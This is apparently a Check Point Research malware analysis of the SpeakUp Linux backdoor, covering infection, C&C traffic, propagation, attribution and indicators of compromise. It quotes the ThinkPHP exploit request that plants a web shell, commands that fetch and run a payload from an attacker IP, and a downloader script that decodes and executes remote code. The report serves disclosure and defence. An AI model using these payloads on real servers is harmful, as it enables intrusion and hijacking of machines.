

# SpeakUp: A New Undetected Backdoor Linux Trojan

[research.checkpoint.com/speakup-a-new-undetected-backdoor-linux-trojan/](https://research.checkpoint.com/speakup-a-new-undetected-backdoor-linux-trojan/)

February 4, 2019




February 4, 2019

- Check Point Research has discovered a new campaign exploiting Linux servers to implant a new Backdoor Trojan.
- Dubbed 'SpeakUp', the new Trojan exploits known vulnerabilities in six different Linux distributions.
- The attack targets worldwide servers including AWS hosted machines.


Check Point researchers have spotted a new campaign exploiting Linux servers to implant a new Backdoor which evades all security vendors. The new Trojan, named "SpeakUp" after one of its command and control names, exploits known vulnerabilities in six different Linux distributions. The attack is gaining momentum and targeting servers in East Asia and Latin America, including AWS hosted machines.

SpeakUp acts to propagate internally within the infected subnet, and beyond to new IP ranges, exploiting remote code execution vulnerabilities. In addition, SpeakUp presented ability to infect Mac devices with the undetected backdoor.

While the exact identity of the threat actor behind this new attack is still unconfirmed, Check Point Researchers were able to correlate SpeakUp's author with malware developer under the name of *Zettabit*. Although SpeakUp is implemented differently, it has a lot in common with *Zettabit*'s craftsmanship.



**Figure 1:** SpeakUp's Victim Distribution



**Figure 2:** SpeakUp's propagation rate per day

### Infection Vector

The initial infection vector is targeting the recently reported vulnerability in ThinkPHP and uses command injection techniques for uploading a PHP shell that serves and executes a Perl backdoor.

The exploitation is issued in three steps:

1. Exploiting CVE-2018-20062 for uploading a PHP shell

Using a GET request, a remote command execution vulnerability in ThinkPHP (CVE-2018-20062) is sent to the targeted server, as shown below:

```
s=/index/think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=echo ^<? php $action =
$_GET['module'];system($action);? ^>>index.php
```

This shell executes commands sent via the “module” parameter in a query.

1. Serving the backdoor

Another HTTP request is sent to the targeted server, with the following resource:

```
/?module=wget hxxp://67[.]209.177.163/ibus -O /tmp/e3ac24a0bcddfaced010a6c10f4a814bc
```

The above standard injection pulls the *ibus* payload and stores it on /tmp/e3ac24a0bcddfaced010a6c10f4a814bc

### 1. Launching the backdoor


The execution is issued using an additional HTTP request:

```
/?module=perl /tmp/ e3ac24a0bcddfaced010a6c10f4a814bc;sleep 2;rm -rf /tmp/ e3ac24a0bcddfaced010a6c10f4a814bc
```

That executes the perl script, puts it to sleep for two seconds and deletes the file to remove any evidence.

## Backdoor

The sample we analyzed was observed targeting a machine in China on January 14, 2019 and was first submitted to VirusTotal on January 9 2019. At the time of writing this article, it has no detections in VT.



SHA-256 bd7b4c8112eb33fd1d190dda17a63e32206febde20c9f28f4edd14d37afe04a3  
File name ibus  
File size 79.14 KB  
Last analysis 2019-01-09 10:57:28 UTC

0 / 59

Detection	Details	Relations	Behavior	Community
Ad-Aware	✓ Clean			
AhnLab-V3	✓ Clean			
Antiy-AVL	✓ Clean			
Avast	✓ Clean			
AVG	✓ Clean			
AVware	✓ Clean			
Baidu	✓ Clean			
Bkav	✓ Clean			
ClamAV	✓ Clean			
Comodo	✓ Clean			
DrWeb	✓ Clean			
eScan	✓ Clean			
F-Prot	✓ Clean			
Fortinet	✓ Clean			
AegisLab	✓ Clean			
ALYac	✓ Clean			
Arcabit	✓ Clean			
Avast Mobile Security	✓ Clean			
Avira	✓ Clean			
Babable	✓ Clean			
BitDefender	✓ Clean			
CAT-QuickHeal	✓ Clean			
CMC	✓ Clean			
Cyren	✓ Clean			
Emsisoft	✓ Clean			
ESET-NOD32	✓ Clean			
F-Secure	✓ Clean			
GData	✓ Clean			

Figure 3: no detections for SpeakUp in Virus Total

In an attempt to endure the investigation process by security researchers, the second stage payload was encoded with salted base64. To our dismay, the C&C communication was also encoded with the same combination.

The revealed data contains multiple C&C domains, IP addresses and other unique parameters, along with second-stage payloads and additional modules.

In the below analysis we will go through the malicious code, reveal the different functions and modules the Trojan runs on the victim's machine.

## Victim Registration

SpeakUp uses *POST* and *GET* requests over HTTP to communicate with its main C&C which is the compromised website of speakupomaha[.]com.

The first *POST* packet sends a victim ID and more introductory information such as the current version of the installed script. (Currently 1.0.4)

The immediate first C&C response is “needrgr” which means the infected victim is new to the server and needs a registration. Afterwards, the Trojan posts “full information” about the machine by executing the following LINUX commands:

- *Uname* (-r, -v, -m, -n, -a, -s)
- *Whoami*
- *Ifconfig* -a
- *Arp* -a
- *cat /proc/cpuinfo | grep -c "cpu family" 2>&1*
- *who* -b

```
my $info = "====uname -a====";
$info .= `uname -a`;
$info .= "\n====ifconfig -a====";
$info .= `ifconfig -a`;
$info .= "\n====arp -a====";
$info .= `arp -a`;
chomp $info;
$info =~ s/\n*//ig;
my $CPU_Num = `cat /proc/cpuinfo | grep -c "cpu family" 2>&1`; chomp $CPU_Num;
#$CPU_Num = 4;
#my $fullinfo = encode_base64("$os-$kerneln-$kernelv-$art-$hostname-$username");
my $fullinfo = encode_base64($info);
$fullinfo =~ s/\n//g;

my $lr = `who -b`; chomp $lr;
$lr =~ s/(reboot|~|boot|system)//ig;
$lr = trim($lr);
my $fpath = $SHELL_GATE;
#$fpath =~ s/\n//g;
```

**Figure 4:** The registration process and introductory commands

### SpeakUp's Main Functions

After the registration process is completed, SpeakUp continuously communicates with its C&C for new tasks on a fixed “knock” interval.

The following command types are available by the C&C:

“newtask”- Execute arbitrary code on the local machine, download and execute a file from any remote server, kill or uninstall the program and sends updated fingerprint data.

“notask”- Sleep for 3 seconds and ask for additional command.

newerconfig”- Update the downloaded miner configuration file.

SpeakUp's persistence is ensured by using *cron* and an internal *mutex* to ensure only one instance remains alive at all times.

### Post-Infection Traffic

Once the victim is registered successfully, the C&C begins sending new tasks. Most of them manipulate the machine to download and execute different files.

An interesting point to mention is the User-Agents in use. SpeakUp defines three User-Agents that the infected machine must use in every communication with its C&C. Two of them are MacOS X User-Agents and the third is a hashed string:

- *Mozilla/5.0 (iPad; U; CPU OS 3\_2\_1 like Mac OS X; en-us) AppleWebKit/531.21.10 (KHTML, like Gecko) Mobile/BADDAD*
- *Mozilla/5.0 (iPad; U; CPU OS 3\_2\_1 like Mac OS X; en-us) AppleWebKit/531.21.10 (KHTML, like Gecko) Mobile/7B405*

E9BC3BD76216AFA560BFB5ACAF5731A3

```
POST /misc/ui/images/Indxe.php HTTP/1.0
Host: speakupomaha.com:80
User-Agent: E9BC3BD76216AFA560BFB5ACAF5731A3
Accept: */*
Content-Length: 98
Content-Type: application/x-www-form-urlencoded

1=SkceF2UbFxdIEGcVGMbHfWYSYwcbEhETGxoFS1BAHhFGRhJAEU
cTEEUUG0IQEhVBGkBFQEYSFRFRFRASR0FBBUFVHHINEw0X

HTTP/1.1 200 OK
Server: nginx/1.14.1
Date: Tue, 22 Jan 2019 13:58:55 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 68
Connection: close

TUZUUUZATE1FSkQZQEQRQBQBATQhdAERZGRhRBQUAQE0UXEBoUEUUVGkdFGRcTexM=
```

Figure 5: SpeakUp `s requests are encrypted with the salted base64 and include the unique User-Agent

At the moment SpeakUp serves XMRig miners to its listening infected servers. According to [XMRHunter](#) the wallets hold a total of ~107 Monero coins.

```
GET /test.sh HTTP/1.0
Host: 67.209.177.163:80
User-Agent: Mozilla/5.0 (iPad; U; CPU OS 3_2_1 like Mac OS X; en-us)
AppleWebKit/531.21.10 (KHTML, like Gecko) Mobile/BADDAD

HTTP/1.1 200 OK
Server: nginx/1.0.13
Date: Tue, 22 Jan 2019 13:55:54 GMT
Content-Type: application/octet-stream
Content-Length: 427
Last-Modified: Thu, 03 Jan 2019 19:24:59 GMT
Connection: close
Accept-Ranges: bytes

#!/bin/sh
ps aux | grep 'python r http' | awk '{print $2}' | xargs kill -9
Check() { curl --connect-timeout 15 -sLkf $1 -o $2 ||
wget -t 2 --connect-timeout 15 --no-check-certificate $1 -O $2 ||
python -c "import urllib;urllib.urlretrieve('$2')";};
Check "http://67.209.177.163/i" "/tmp/b"
cat /tmp/b | base64 -d > /tmp/r
cd /tmp/
python r http 2>/dev/null >&- <&- >/dev/null &
sleep 10
rm -rf /tmp/b /tmp/r /tmp/test.sh
```

Figure 6: SpeakUp receives additional commands to execute, this time in plain text.

### Propagation

SpeakUp also equips its backdoors with *i (sic)*, a python script which allows the backdoor to scan and infect more Linux servers within its internal and external subnets. Its main functions are:

1. Brute-force using a pre-defined list of usernames and passwords in an attempt to login to Admin panels.
2. Scan the network environment of the infected machine; checks for availability of specific ports on servers that share the same internal and external subnet mask (i.e 255.255.0.0\16).
3. Try to exploit the following Remote Code Execution vulnerabilities in the targeted servers:

- a) CVE-2012-0874: JBoss Enterprise Application Platform Multiple Security Bypass Vulnerabilities
- b) CVE-2010-1871: JBoss Seam Framework remote code execution
- c) JBoss AS 3/4/5/6: Remote Command Execution ([exploit](#))
- d) CVE-2017-10271: Oracle WebLogic wls-wsat Component Deserialization RCE

- e) CVE-2018-2894: Vulnerability in the Oracle WebLogic Server component of Oracle Fusion Middleware.
- f) Hadoop YARN ResourceManager – Command Execution ([exploit](#))
- g) CVE-2016-3088: Apache ActiveMQ Fileserver File Upload Remote Code Execution Vulnerability.

A successful exploitation of one of the vulnerabilities will result in deploying the original *ibus* script on the exploited server.

### Attacker Identity and Leads

Ibus client for Unix OS

Inside the *ibus* script, we can see a short description about an IBus client for GNU Emacs. The [IBus client](#) is an open-source multilingual input framework for Linux and Unix OS. While it supports all languages that do not use Latin letters, it seems that the main audience is Asian users. The description and the file name are the only elements that link SpeakUp to the Ibus framework; the content has no similarities whatsoever.

This may imply a connection between SpeakUp to East Asia.

### Unique User-Agents

The unique User-Agents used in the HTTP communication between SpeakUp to the C&C are a possible path to the identity of the threat actor behind this campaign.

The unique strings mainly consist of “Mobile/BADDAD”, “Mobile/7B405” and “E9BC3BD76216AFA560BFB5ACAF5731A3”.


Interestingly enough, the string turned out to be the md5 hash of the word *liteHTTP*.

Googling *liteHTTP* leads to the [liteHTTP](#) github [project](#).

While *liteHTTP* is a C# based bot which targets Windows clients, its modules are somewhat similar to our SpeakUp Trojan.

- Download & execute
- Startup (with persistence)
- Collection of system information (OS, version, installed location, etc.)
- Self-update
- Uninstall



This project was created by a user called *zettabit* which is linked to a user with the same name in [Hack Forums](#).



**Figure 7:** Zettabit's user description on Hack Forums

The Hack Forums profile may imply the author of SpeakUp backdoor is Russian speaking, as many of the comments are written in this language. He also seems to be a botnet developer, providing recommendations and publishing his LiteHTTP bot, which seems to have a well-designed GUI interface.

Another interesting thing to note is the use of the acronym "Knock" on several occasions in his posts. "Knock" also appears in several strings inside the code of SpeakUp.



**Figures 8 and 9:** LiteHTTP screenshots taken from the user's profile in which the acronym "Knock" appears

## Conclusion

SpeakUp's obfuscated payloads and propagation technique is beyond any doubt the work of a bigger threat in the making. It is hard to imagine anyone would build such a compound array of payloads just to deploy few miners. The threat actor behind this campaign can at any given time deploy additional payloads, potentially more intrusive and offensive. It has the ability to scan

the surrounding network of an infected server and distribute the malware. This campaign, while still relatively new, can evolve into something bigger and potentially more harmful.

Indeed, the threat actor behind this campaign, 'Zettabithf' himself, provides some 'words of wisdom' in this respect:

Just remember this: You can never be too safe on the internet.

CloudGuard IaaS is an advanced threat prevention technology that protects against on your cloud infrastructure, including new Trojans like 'SpeakUp'.

The Check Point IPS blade provides protections against these threats:

- Command Injection Over HTTP
- NoneCMS ThinkPHP Remote Code Execution (CVE-2018-20062)
- Oracle WebLogic WLS Security Component Remote Code Execution (CVE-2017-10271)
- Oracle WebLogic WLS Server Component Arbitrary File Upload(CVE-2018-2894)
- Hadoop YARN ResourceManager Remote Command Execution
- Apache ActiveMQ Fileserver Multi Methods Directory Traversal(CVE-2016-3088)
- JBoss Seam 2 Framework Remote Code Execution (CVE-2010-1871)
- JBoss Enterprise Application Platform Invoker Servlets Remote Code Execution (CVE-2012-0874)
- Red Hat JBoss AS Remote Code Execution
- Suspicious Linux Shell Downloader

The Check Point Anti-Bot blade provides protections against this threat:

Linux.SpeakUp

## IOCs

### Md5:

*SpeakUp Scripts:*

0a4e5831a2d3115acb3e989f0f660a6f

---

0b5e1eb67be7c3020610b321f68375c1

---

968d1906be7eb8321a3afac5fde77467

---

074d7a4417d55334952d264c0345d885

---

f357f32d7c2ddfef4b5850e7506c532b

---

b6311bffcea117dceac5ccac0a243ae5

---

2adf4e4512aaafab75e8411aa7121ffa

---

a73c7b777d31b0a8ef270809e2ed6510

---

114cda60d215e44baeef22b7db0c64d5

---

8f725fc5406ebf679c5c7ade3e8d5f70

---

4a80a075c7c6b5e738a7f4b60b7b101f

---

e18749e404baec2aa29f4af001164d1b

---

1a377b5d5d2162327f0706cc84427780

---

1da94e156609d7e880c413a124bad004

---

713260a53eff05ad44aad8d6899f1c6e

---

36cda3c77ba380d6388a01aafcbaa6c7

---



---

0f83482368343f5c811bac84a395d2c0

---

8dd6cb5f33d25512805c70bd3db5f433

---

e4ca1e857034cbe0428d431c15ec8608

---

36502273cee61825dc97d62a3dff729

---

f16c5a6342ccc253b1de177d3fa310b1

---

08d7674532cc226931570e6a99d5ba30

---

279c4aa955085480f3ad0c19aa36a93b

**XMRig Miners:**

f79be3df4cbfe81028040796733ab07f  
a21a3d782d30b51515834a7bf68adc8e  
c572a10ca12f3bd9783c6d576aa080fb  
b60ec230644b740ca4dd6fd45059a4be  
5e6b6fcd7913ae4917b0cdb0f09bf539  
ae875c496535be196449547a15205883  
068d424a1db93ec0c1f90f5e501449a3  
996e0c8190880c8bf1b8ffb0826cf30f

**C&Cs:**

---

67[.]209.177.163

---

173[.]82.104.196

---

5[.]196.70.86

---

120[.]79.247.183

---

5[.]2.73.127/lnsqfFE2jK/pprtnp153WWW.php

---

Speakupomaha[.]com/misc/ui/images/Indxe.php

---

Linuxservers[.]000webhostapp[.]com/hp.html

---

linuxsrv134[.]xp3[.]biz

**Monero Wallets:**

47UW2Qv7AB4CsD8L5WWSvx58ztrzHhcMeYN7AJry9aMZhgDLXGwBHLv8LpaDUxpmDWfqbbrqpdieQAeVSMCU1qY4BFABPY  
4Aa3TcU7ixMVcYwbsw8ENVbFwt4ZuqrNBvij5TRvPCTpGRK5BKBHQPu7ahT7z2A6547a5Lcn7yPZV1xU22ZbvixUX7JVuP  
4An3Radh69LgcTHJf1U3awa9ffej4b6DcUmEv8wirsDm8zRMSjifrwybH2AzHdEsW8eew3rFtk4QbGJMxqitfxmZJhABxpT